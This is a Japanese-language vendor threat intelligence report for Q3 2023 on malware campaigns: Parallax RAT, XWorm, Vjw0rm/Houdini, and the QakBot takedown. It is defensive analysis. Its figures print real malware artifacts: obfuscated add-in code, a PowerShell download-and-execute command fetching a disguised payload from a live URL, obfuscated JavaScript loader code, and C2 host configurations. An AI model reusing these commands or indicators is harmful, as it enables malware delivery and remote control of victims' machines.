HP WOLF SECURITY

脅威インサイトレポート

2023年第3四半期

脅威のランドスケープ

HP Wolf Security 脅威インサイトレポートの2023年第3四半期版へようこそ

四半期ごとに我々のセキュリティエキスパートが、HP Wolf Securityで特定された注目すべきマルウェアキャンペーン、トレンド、テクニックを紹介します。検知ツールを回避してエンドポイントに到達した脅威を隔離することで、HP Wolf Securityは、サイバー犯罪者が使用している最新のテクニックを把握し、セキュリティチームに新たな脅威と戦うための知識を与え、セキュリティ体制を向上させます。[1]

エグゼクティブサマリー

第3四半期にアーカイブで配信された脅威

36%

メールゲートウェイのセキュリティを回避したEメール脅威

12%

- 第3四半期も引き続き、Windows に組み込まれたツールを悪用した「環境寄生型」（ lliving-off-the-land ）の手口が脅威の中心となっています。HP脅威リサーチチームは、「環境寄生型」ツールを全面的に利用した新たなマルウェアキャンペーンを確認しました。 この攻撃者は、運送会社になりすまし、スクリプトマルウェアVjw0rmやHoudini[2][3]を拡散していました。しかし、Microsoftが2023年10月に発表したVBScriptの非推奨を考えると、これらのマルウェアファミリーは、もはや終わりを迎えているのかもしれません。このため、脅威アクターはBatchやPowerShellのような他のインタプリタ型言語で記述されたツールに移行することが予想されます[4]。

- チームは、第3四半期にExcelアドイン（ XLL ）ファイルの悪用が急増したことを確認しました[5]。マクロを使用するExcelアドイン型マルウェアは、攻撃者が使用するファイル拡張子として、第2四半期の46位から7位に上昇しました。HP Wolf Securityは、スキャンされた請求書に見せかけた悪意のあるExcelアドインを通じて、デバイスをParallax RATに感染させようとする攻撃者を検知しました[6]。

- 第3四半期、HP Wolf Securityは、マクロを有効にしたPowerPointアドインを使用し、ラテンアメリカのホテルを標的にしたマルウェアキャンペーンを検知しました。Eメールで送信されたプレゼンテーションは、ホスピタリティ管理ソフトウェアベンダーからの情報を装っていました。

- HPは、GitHub上で偽のリモートアクセス型トロイの木馬（ RAT ）をホストしている攻撃者を発見し、経験の浅いサイバー犯罪者を騙して自分のPCを感染させようとしていることを明らかにしました。このコードリポジトリは、最高500ドルで販売されているXWormと呼ばれる人気の高いマルウェアキットのフルバージョンを含んでいると称していますが、その代わりにハッカー志願者のマシンにマルウェアをダウンロードして実行します[7]。

特筆すべき脅威

スキャン請求書によるフィッシングがParallax RATを配信

Excelアドインを悪用したマルウェアは、2023年上半期に一服した後、第3四半期に急増しました[8]。Excelマクロを使用したアドイン（.xlam）の脅威は、第2四半期の46位から第3四半期には7位に上昇しました。これらの拡張機能は、開発者がExcelの機能をさまざまなプラットフォーム上で拡張することを可能にしますが、悪質なアクターによって悪意あるコードを実行するために使用される可能性もあります。多くのキャンペーンにおいて、脅威アクターはWebからマルウェアの追加ステージをダウンロードするのではなく、Excelアドインをドロッパーとして使用し、ファイル内にマルウェアのペイロードを埋め込んでいます。

我々は、7月にParallax RATを配信するキャンペーンでこのような動作を確認しました。このキャンペーンでは、攻撃者は悪意のあるExcelアドインをスキャンした請求書として添付したEメールを送信することで、ユーザーを騙してマルウェアを開かせました。このEメールは、おそらく侵害されたEメールアカウントから送信され、Eメールセキュリティを回避してユーザーの受信トレイに到達し、HP Sure Clickによって捕捉されました。侵害されたEメールアカウントを使用することで、攻撃者はドメインの正当性を利用することができ、レピュテーションに基づくEメールフィルターによって阻止される可能性が低くなります。




図1 - HP Sure Click によって検知された Parallax RAT を配信する偽のスキャン請求書

ユーザーがアドインファイルを開くと、Excelは自動的にxlAutoOpen（T1137.006）という名前の関数を実行します[9][10]。表面的には、XLLアドインはダイナミックリンクライブラリ（DLL）のように動作し、開発者はどの関数を他のユーザーが使用できるようにするかを選択します。ここでは、攻撃者は悪意のあるコードを含むxlAutoOpen関数をエクスポートしています。最初に、マルウェアはさまざまなシステムライブラリをロードし、それらの関数を動的に解決します（T1027.007）[11]。この手法では、インポートアドレステーブルからマルウェアの機能が隠蔽されるため、静的解析による検知が困難になります。

次に、このマルウェアは異なる目的を持った2つのスレッドを開始します。最初のスレッドは、GUIDを名前としてC:\ProgramDataに新しいフォルダを作成します。そして、マルウェアはそこに"lum.exe"という実行ファイルを書き込みます。また、GUIDを値として設定した"ID"というレジストリキーを、HKEY_CURRENT_USERSoftware\Intelの下に作成します。最後に、スレッドはCreateProcessW関数を使用して"lum.exe"を起動します。

2番目のスレッドは、ユーザーが開いたファイルが正当なものであると信じ込ませようとします。そのために、マルウェアは"Invoice.xlsx"という囮の請求書をディスクに書き込み、ShellExecuteWを使ってExcelで開きます。攻撃者は独自のテンプレートを作成するのではなく、オンラインで見つけた正規の請求書テンプレートを再利用しています。

この時点でExcelアドインはタスクを完了し、悪意のある活動は"lum.exe"で行われるようになります。検知を回避するため、このマルウェアはメモリ内で自身を展開し、プロセスハロウイング（T1055.012）を使用して別のプロセスのメモリ空間内で実行します[12]。永続化のため、このマルウェアは"lum.exe"のコピーをAppData Startupフォルダ（T1547.001）に書き込み、ユーザーがログオンするたびに実行します[13]。

このマルウェアはParallax RATで、ハッキングフォーラムで月額$65 USドルで宣伝されている脅威です[6][14]。その機能には、感染したPCの遠隔操作、ログイン認証情報の窃取、侵害されたコンピュータからのファイルのアップロードとダウンロードが含まれます。

特筆すべきは、このキャンペーンのマルウェアが自己完結型であったことです。攻撃者は、侵害された、または購入したネットワークインフラ上で他のマルウェアのステージをホストする必要はありませんでした。このドロッパーアプローチには、以下のような、脅威アクターにとってのいくつかの長所と短所があります。




図2 - "lum.exe"でParallax RATを起動するCreateProcessW

ドロッパーの長所

- ネットワークアーティファクトの量が少なく、ネットワークセキュリティに検知されるリスクが低い。
- ファイルアーティファクトが少ない可能性が高く、エンドポイントセキュリティによって検知されるリスクが低い。
- ネットワークオペレータや法執行機関によってダウンさせられる可能性がある、マルウェアをホスティングするインフラを入手あるいは維持する必要がない。

ドロッパーの短所

- 脅威アクターがペイロードの配信タイミングをコントロールすることが難しい。
- マルウェアのステージを途中で入れ替えることができない。
- ペイロードが添付ファイルに保存されているため、Eメールセキュリティによって検知されるリスクが高い。

攻撃者は悪意のあるPowerPointアドイン経由でXWormを使いホテルを狙う

悪意のあるOffice拡張機能が関与する第3四半期のもう1つの注目すべきキャンペーンでは、攻撃者がPowerPointアドインを経由してXWormマルウェアを拡散しました。8月、ある脅威アクターがラテンアメリカのホテルを標的に、マクロを有効化したPowerPointアドイン（.ppam）を使用したところ、HP Sure Clickに捕捉されました。Eメールで送信されたプレゼンテーションは、ホスピタリティ管理ソフトウェアベンダーからの情報を装っていました。プレゼンテーションが開かれ、マクロ機能が有効になると、マルウェアはPowerShellコードを実行するスクリプトシェルオブジェクトを生成します。

コードは、Webサーバーへのネットワーク接続を開き、"master.jpg"という画像をダウンロードします。実際には、このファイルは画像ではなく、エンコードされた2つの.NETファイルを含むPowerShellコードです。攻撃者はこの単純なテクニックを使って、正当なトラフィックに紛れネットワーク活動を隠蔽します。

エンドポイント上での検知を回避するため、マルウェアはプロセスハロウイング（T1055.012）を使用して正規のプロセス内に潜伏します。このマルウェアは、最初の.NETファイルを2つの引数を取るPowerShellメソッドにデコードします。1つの引数はエンコードされたファイルの場所で、もう一つは.NETサービスのインストールツールであるRegSvcs.exe.[15]です。

このメソッドはRegSvcs.exeを起動し、このプロセスのメモリを2つ目の悪意のある.NETファイルに置き換えます。実行されるマルウェアはXWorm, version 3.1です。これは、キーロギングとリモートコントロール機能を持つ人気の高いマルウェアキットです。アンダーグラウンドのマーケットプレイスでは、$500 USDほどの価格で販売されています。

ラテンアメリカのホスピタリティ業界を標的としたマルウェアキャンペーンについては、以前にもご紹介しました。2022年6月に、予約依頼を装った悪質なOpenDocumentテキストファイルでホテルを狙ったキャンペーン[16]について触れました。

```
budBAQoAyDzObNoJDAeDUGBROLy = byunWVaXMUrVbf + bEAizZNzbuvcb + bLIa + bvNAKK + btVoiObknNa + kPsRNdsUNHsOaZ + VoVDLhzAZQTUabOwfWJF +
    IRAkIpCZuYr + rraTGuFEFiRkaffFQHNONGe + cTFFD + "  -e  SQBFAFqAIAAqACqATqBlAHcALQBPAGIAaqBlAGMAdAAqAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQE

LGWMMPozTIDtuNNWnQZtnccttKLAaFnWDJBSSGWOweEIMVNsTA = "W": vXUiLypOrJeiGUafuksKDurzuTZrodKtVfsPOJopZBzBWKGbdA = "S":
JSrIeNFcnncESTZOGLcRFaSTWAsUzwiJMFzMuIFUbcLVpDaHkU = "c": VRHDnzTbaSwwtMisCseEYrNTUKMHoJZLVAJwfidyCrhZdXacJM = "r":
KuwGuhKVnoJpaZiWBYorUiwORQKMihQnPLtDMrOAcrQrJZtpUR = "i": hwZvOhteyHWIYGzNsyJHASPnCBtFMaYAfiGXXEEnBMIPBiULIz = "p":
GTcQPDBPWGsSJzhEzauQJHCvHudKzBHYMMKacCiTNrMXwzcayz = "h": vazDyAKZrLusYNiLdcdHnnduawUfnzXSfAZcDNraJCzRurJwSI = "t":
EJYyOVrKIQwORuQZyDWcEQFNwbW = ".":  RfDaazvteLpwYbGbQUkH = "s": dhbORVcFDk = "e": skGCItTOTMheY = "l": JwfwzTKXwpIbY = "l"

byunWVaXMUrVbf = LGWMMPozTIDtuNNWnOZtnccttKLAaFnWDJBSSGWOweEIMVNsTA + vXUiLypOrJeiGUafuksKDurzuTZrodKtVfsPOJopZBzBWKGbdA + JSrIeNFcnnc

Set bhVIXL = CreateObject(byunWVaXMUrVbf)
bhVIXL.Run budBAQoAyDzObNoJDAeDUGBROLy, 85710:
```

図3 - 難読化されたPowerPoint のアドインコード

```
IEX  (New-Object Net.WebClient).DownloadString.Invoke(
    'https://dc444.4sync.com/download/-7zLAZk5/master.jpg?dsid=NagvPhy1.f462a
);
```

図4 - 次のマルウェアステージを含む "master.jpg "をダウンロードするために使われたPowerShellコマンド

Watch 1

Name	Value
Settings.Host	"brasil.ddns.com.br"
Settings.Port	"7000"
Settings.KEY	"<123456789>"
Settings.SPL	"<Xwormmm>"
Settings.USBNM	"USB.exe"

図5 - 攻撃者のコマンド&コントロール（C2）サーバーを示すXWormの設定

新米サイバー犯罪者GitHubにホストされた偽RATを騙されてインストールする

第3四半期には、ハッカーがXWormの人気に便乗して、このマルウェアをルアーに使うという手口も見られました。我々の調査では、ソースコードホスティングプラットフォームであるGitHub上に、XWormのフルキットが含まれていると主張する多数のコードリポジトリが見つかりました。しかし、これらのプロジェクトにはマルウェアが仕込まれていました。XWorm RATと思われるものが開かれると、マルウェアがバックグラウンドでWebからダウンロードされ、ターゲットのシステム上で実行されます。このような方法で拡散されるマルウェアファミリーの中には、Coinminer、Redline Stealer、ClipBankerなどがありました。[17][18][19]

コードリポジトリは多くの名前や説明のもとで作成される可能性があるため、マルウェアを拡散するために偽のRATが使用される例は他にもあると予想されます。XWormは開発者によって、バージョンによって$400から$500 USDで販売されています。これらの偽マルウェアプロジェクトは、XWormが他のRATと比較して高価であるため、無料または安価な「クラック版」を求めている、好奇心旺盛で経験の浅い、あるいはリソースに余裕のないサイバー犯罪者をターゲットにしていると考えられます。




図6 - GitHubにある偽XWormキット

攻撃者はOSのスクリプト機能を悪用しHoudiniマルウェアを拡散させる

第3四半期、HP Sure Clickは、Vjw0rmとHoudiniという2つのスクリプトマルウェアのファミリーを拡散する悪質なスパムキャンペーンを検知し、攻撃者がOSのスクリプト機能のみを利用し効果的なキャンペーンを行っていることを明らかにしました。

このキャンペーンで脅威アクターは運送会社になりすまし、出荷書類を装って悪意のあるJavaScript添付ファイルを企業に送信しました。

このスクリプトには、エンコードされたマルウェアの多数のステージが含まれています。まずBase64を使ってデコードし、eval関数を使って実行することで動作します。次に一連のJavaScriptコードが、2つのスクリプトファイルを実行します。最初のスクリプトはJavaScriptで書かれ、もう1つはVisual Basicで書かれています。ファイルはユーザーのAppDataとTempディレクトリに保存されます。

JavaScriptの難読化は最初のファイルに似ています。デコードされると、Vjw0rmのペイロードが現れます。Vjw0rmはC2サーバーからさらにコードをダウンロードし、メモリまたはディスク上の設定ファイルに保存された指示に従って実行します。このマルウェアは、レジストリにスクリプトを示すCurrentVersion\Runキーエントリを追加することで永続性を実現（T1547.001）し、ユーザーがログオンするたびに起動します。

攻撃者は、Vjw0rmを使用して他のマルウェアファミリーをダウンロードし、インストールすることができます。しかし今回のケースでは、Visual Basicで書かれたシンプルなRATであるHoudiniをドロップして実行しました。その機能は、システム情報の収集、シェルコマンドの実行、ファイルのアップロードとダウンロードなど、限定的なものです。Houdiniは10年前の2013年に初めて観測され、それ以来ほとんど変化していません。しかしその継続的な使用は、脅威アクターがエンドポイント防御に対してこのマルウェアが依然として有効であることを知っていることを示唆しています。

2023年10月、MicrosoftはWindowsのVBScriptのオートメーション機能の非推奨化を発表しました。[4] VBScriptとそのインタプリタであるcscriptおよびwscriptは、PC上で悪意のあるコードを実行（T1059）するために攻撃者によって広く悪用されています。[20] VBScriptの廃止は、Houdiniのようなマルウェアファミリが今後Windows上で実行されなくなることを意味し、攻撃者の標的の候補が減少します。これを受けて、脅威者はVBScriptを使用したマルウェアから、引き続きサポートされるBatchやPowerShellのような他のインタプリタ言語で記述されたツールに切り替えることが予想されます。




図7- 運送会社になりすましたルアー

```
this['wTabl3'] = function (l50GGv) {
    var qranty = Array(Array('var H3br3w', 'WSH.CreateObject("microsoft.xmldom").createElement("mko")'), Array(
    'H3br3w.dataType', '"bin.base64"'), Array('H3br3w.text', '"' + l50GGv['content']['replace'](/#!/g, 'A') + '"'),
    Array('l50GGv.content', 'Array(H3br3w)'), Array('gYMty', 'WSH.CreateObject("adodb.stream")'));
    for (var tem = 0; tem < qranty['length']; tem++) {
        eval(qranty[tem][0] + '=' + qranty[tem][1]);
    }
};
```

図8 - マルウェアの追加ステージをダウンロードするために使用される難読化されたJavaScriptコード

```
'<[ recoder : houdini (c) skype : houdini-fx ]>

'=-=-=-=-= config =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

host = "vjroyal.gleeze.com"
port = 2540
installdir = "%temp%"
lnkfile = true
lnkfolder = true
```

図9 - Houdiniマルウェアの設定

QakBotボットネットが法執行機関に摘発される

8月末、FBIはさまざまな国際的パートナーとともに、QakBotボットネットを無力化するための協調作戦を実施しました。[21] QakBotは少なくとも15年前から存在しており、その間にバンキング型トロイの木馬から、企業ネットワークに初期アクセスしてランサムウェアを展開するためのツールへと進化してきました。[22]

FBIは、QakBotのオペレーターがボットネットの管理に使用していたQakBotのC2サーバーを差し押さえました。QakBotのインフラは妨害に対処するために、3つの階層に分かれています：

- 第1層：感染した家庭用および企業用コンピュータ。感染したPCの中には、ボットネットの制御インフラの一部を形成する追加の「スーパーノード」モジュールが稼働しているものありました。第一層のシステムは第二層のシステムと通信を行っていました。
- 第2層：この層のコンピュータは、QakBotのネットワークトラフィックを難読化するためのプロキシサーバとしての役割をはたします。これらのコンピューターは通信を第3層のシステムに転送しました。
- 第3層：この層のコンピュータを使用して、QakBotのネットを制御し、下位層の感染したボットに暗号化されたコマンドを送信しました。

法執行機関は、コマンドを解読するためにQakBotの暗号鍵を入手しました。この知識をもとに、彼らは「スーパーノード」モジュールのキーを交換しました。次に、FBIは感染したクライアントに、法執行機関が管理するサーバーと通信を開始するよう指示しました。これにより、QakBotの管理者はボットネットのコントロールを失うことになります。

マルウェア感染をクリーンアップするため、FBIはアンインストーラを開発し、ボットネットを通じて配布しました。アンインストーラは、QakBot 感染機をボットネットから切り離して削除しようとします。


2019年7月から2023年8月までの期間をカバーする感染履歴データベースによると、QakBotは少なくとも70万台のデバイスに感染し、そのうちの30%が米国内でした。[23] しかし、ボットネットの稼働年数を考えると、被害者総数ははるかに多い可能性が高いでしょう。

QakBotは、他の脅威アクターのマルウェアを大規模に配信するための最も人気のあるマルウェアファミリーの1つでした。今後数ヶ月の間、このマルウェアが残した需要に応えようと、サイバー犯罪者たちが競い合うことになりそうです。

コード実行のためのエクスプロイトに依存するExcelの脅威

91%

マルウェアのファイル拡張子



脅威のファイルタイプのトレンド

アーカイブは、HP Wolf Securityが確認した脅威の36%に使用されており、6四半期連続で最も人気のあるマルウェア配信ファイルタイプでした。第3四半期は、スプレッドシートのマルウェアが第2四半期と比較してわずか1%増加しました。

第3四半期にHP Wolf Securityが阻止したPDFの脅威は、前四半期と比較して5%増加しました。これは、PDFの添付ファイルを使用したEコマースをテーマとしたフィッシング脅威の増加によるものです。

第3四半期におけるスプレッドシートの脅威（XLS、XLSM、XLSXなど）のうち、91%はマクロではなく、コード実行するためにCVE-2017-11882のような脆弱性を悪用したエクスプロイトに依存していました。HP Wolf Securityが第3四半期に阻止したドキュメントの脅威（DOC、DOCX、DOCMなど）の68%は、コード実行のためにマクロに依存していませんでした。

HP Wolf Securityが確認したHTMLの脅威は、前四半期に比べ1%減少しました。

脅威の侵入経路

80%
Eメール

11%
Webブラウザーダウンロード

9%
その他

脅威の侵入経路のトレンド

エンドポイントにマルウェアを送り込む経路のトップは依然としてEメールでした。HP Wolf Securityが第3四半期に確認した脅威の80%はEメールによるもので、第2四半期から1ポイント増加しました。

第3四半期にHP Wolf Securityが検知したEメールの脅威のうち、12%が1つ以上のEメールゲートウェイスキャナーをバイパスしていました。

悪意のあるWebブラウザのダウンロードは、第3四半期に1ポイント微減して11%となりました。リムーバブルメディアなど、その他の経路による脅威は前四半期比9%に留まりました。

最新の状態を維持する

HP Wolf Security 脅威インサイトレポートは、ほとんどのお客様が脅威のテレメトリをHPと共有することを選択することによって実現されています。当社のセキュリティ専門家は、脅威の傾向や重要なマルウェアキャンペーンを分析し、洞察を注釈したアラートをお客様にフィードバックしています。
HP Wolf Security の導入を最大限に活用するために、お客様には以下のステップを踏むことをお勧めします。a

- HP Wolf Security ControllerでThreat Intelligence ServicesとThreat Forwardingを有効にし、MITRE ATT&CKのアノテーション、トリアージ、専門家による分析を受けることができるようにしてください。[b] 詳細については、ナレッジベースの記事をご覧ください。[24] [25]
- HP Wolf Security Controllerを最新の状態に保ち、新しいダッシュボードとレポートテンプレートを受け取ることができるようにしてください。最新のリリースノートとソフトウェアのダウンロードは、カスタマーポータルでご覧ください。26
- HP Wolf Securityのエンドポイントソフトウェアをアップデートし、当社の研究チームが追加した脅威アノテーションルールを常に最新に保ってください。

HP Threat Research チームは、セキュリティチームが脅威から身を守るために役立つ 侵害の痕跡 (IOC) やツールを定期的に公開しています。これらのリソースは、HP Threat Research GitHub リポジトリからアクセスできます。[27]最新の脅威に関する調査については、HP WOLF SECURITY ブログ [28]にアクセスしてください。

HP Wolf Security 脅威インサイトレポートについて

企業は、ユーザーがEメールの添付ファイルを開いたり、Eメール内のハイパーリンクをクリックしたり、Webからファイルをダウンロードすることに対して最も脆弱です。HP Wolf Securityは、リスクの高いアクティビティをマイクロVMに隔離し、ホストコンピュータがマルウェアに感染したり、企業ネットワークに広がったりしないようにすることで企業を保護します。HP Wolf Securityは、イントロスペクションを使用して豊富なフォレンジックデータを収集し、お客様のネットワークが直面する脅威を理解し、インフラストラクチャを強化できるよう支援します。HP Wolf Security 脅威インサイトレポートは、当社の脅威研究チームが分析した注目すべきマルウェアキャンペーンを紹介し、お客様が新たな脅威を認識し、環境を保護するために行動を起こすことができるようにします。

HP Wolf Securityについて

HP Wolf Securityは、新しいタイプc のエンドポイントセキュリティです。HPのハードウェアで強化されたセキュリティとエンドポイントに特化したセキュリティサービスのポートフォリオは、組織がPC、プリンター、そして人々をサイバー犯罪者から守るために設計されています。HP Wolf Security は、ハードウェアレベルからソフトウェアやサービスに至るまで、包括的なエンドポイントの保護とレジリエンスを提供します。

リファレンス

[1] https://hp.com/wolf
[2] https://malpedia.caad.fkie.fraunhofer.de/details/win.vjw0rm
[3] https://malpedia.caad.fkie.fraunhofer.de/details/win.houdini
[4] https://learn.microsoft.com/en-us/windows/whats-new/deprecated-features-resources#vbscript
[5] https://learn.microsoft.com/en-us/office/dev/add-ins/excel/excel-add-ins-overview
[6] https://malpedia.caad.fkie.fraunhofer.de/details/win.parallax
[7] https://malpedia.caad.fkie.fraunhofer.de/details/win.xworm
[8] https://threatresearch.ext.hp.com/how-attackers-use-xll-malware-to-infect-systems/
[9] https://learn.microsoft.com/en-us/office/client-developer/excel/xlautoopen
[10] https://attack.mitre.org/techniques/T1137/006/
[11] https://attack.mitre.org/techniques/T1027/007/
[12] https://attack.mitre.org/techniques/T1055/012/
[13] https://attack.mitre.org/techniques/T1547/001/
[14] https://www.bleepingcomputer.com/news/security/parallax-rat-common-malware-payload-after-hacker-forums-promotion/
[15] https://learn.microsoft.com/en-us/dotnet/framework/tools/regsvcs-exe-net-services-installation-tool
[16] https://threatresearch.ext.hp.com/stealthy-opendocument-malware-targets-latin-american-hotels/
[17] https://malpedia.caad.fkie.fraunhofer.de/details/win.coinminer
[18] https://malpedia.caad.fkie.fraunhofer.de/details/win.redline_stealer
[19] https://malpedia.caad.fkie.fraunhofer.de/details/win.clipbanker
[20] https://attack.mitre.org/techniques/T1059/
[21] https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-242a
[22] https://attack.mitre.org/software/S0650/
